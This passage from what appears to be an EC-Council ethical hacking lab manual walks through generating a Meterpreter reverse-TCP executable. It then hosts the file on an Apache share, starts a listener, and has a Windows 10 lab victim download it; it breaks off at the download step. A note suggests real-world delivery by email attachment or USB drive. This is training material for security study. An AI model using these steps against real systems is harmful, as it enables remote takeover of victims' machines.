


Figure 1.5.7: Input pop-up

13. After waiting for the scan to complete, a **Message** pop-up appears, displaying the **Scan Complete!** message; click **OK**.




Figure 1.5.8: Message pop-up

14. Observe that the target host (**10.10.10.10**) appears on the screen, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: As it is known from the Intense scan that the target host is running a Windows OS, the Windows OS logo also appears in the host icon.

Figure 1.5.9: Target host appears on the screen

TASK 5.3

Generate and Send Payload

15. Now, from the left-hand pane, expand the **payload** node, and then navigate to **windows** → **meterpreter**; double-click **meterpreter_reverse_tcp**.




Figure 1.5.10: Payload selection

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. The **windows/meterpreter_reverse_tcp** window appears. Scroll down to the **LPORT Option**, and change the port **Value** to **444**. In the **Output** field, select **exe** from the drop-down options; click **Launch**.




Figure 1.5.11: windows/meterpreter_reverse_tcp

17. The **Save** window appears. Select **Desktop** as the location, set the **File Name** as **malicious_payload.exe**, and click the **Save** button.




Figure 1.5.12: Save the file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. A **Message** pop-up appears; click **OK**.
19. Now, switch to the **Terminal** window, type **cp /root/Desktop/malicious_payload.exe /var/www/html/share/**, and press **Enter** to copy the file to the **shared** folder.
20. Type **service apache2 start** and press **Enter** to start the Apache server.




Figure 1.5.13: Copy the file to share folder and staring apache server

21. Now, in the left-hand pane, double-click **meterpreter_reverse_tcp**.




Figure 1.5.14: Payload launch

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. The **windows/meterpreter_reverse_tcp** window appears. Scroll down to **LPORT Option** and change the port **Value** to **444**. Ensure that the **multi/handler** option is selected in the **Output** field; click **Launch**.




Figure 1.5.15: windows/meterpreter_reverse_tcp setting

23. Now, switch to the **Windows 10** virtual machine and open any web browser (here, **Mozilla Firefox**). In the address bar, type **http://10.10.10.13/share** and press **Enter**. As soon as you press enter, the system will display the shared folder contents, as shown in the screenshot.

Note: Here, we are sending the malicious payload through a shared directory; however, in real-time, you can send it via an attachment in an email or through physical means such as a hard drive or pen drive.

24. Click **malicious_payload.exe** to download the file.

Note: **10.10.10.13** is the IP address of the host machine (here, the **Parrot Security** virtual machine).

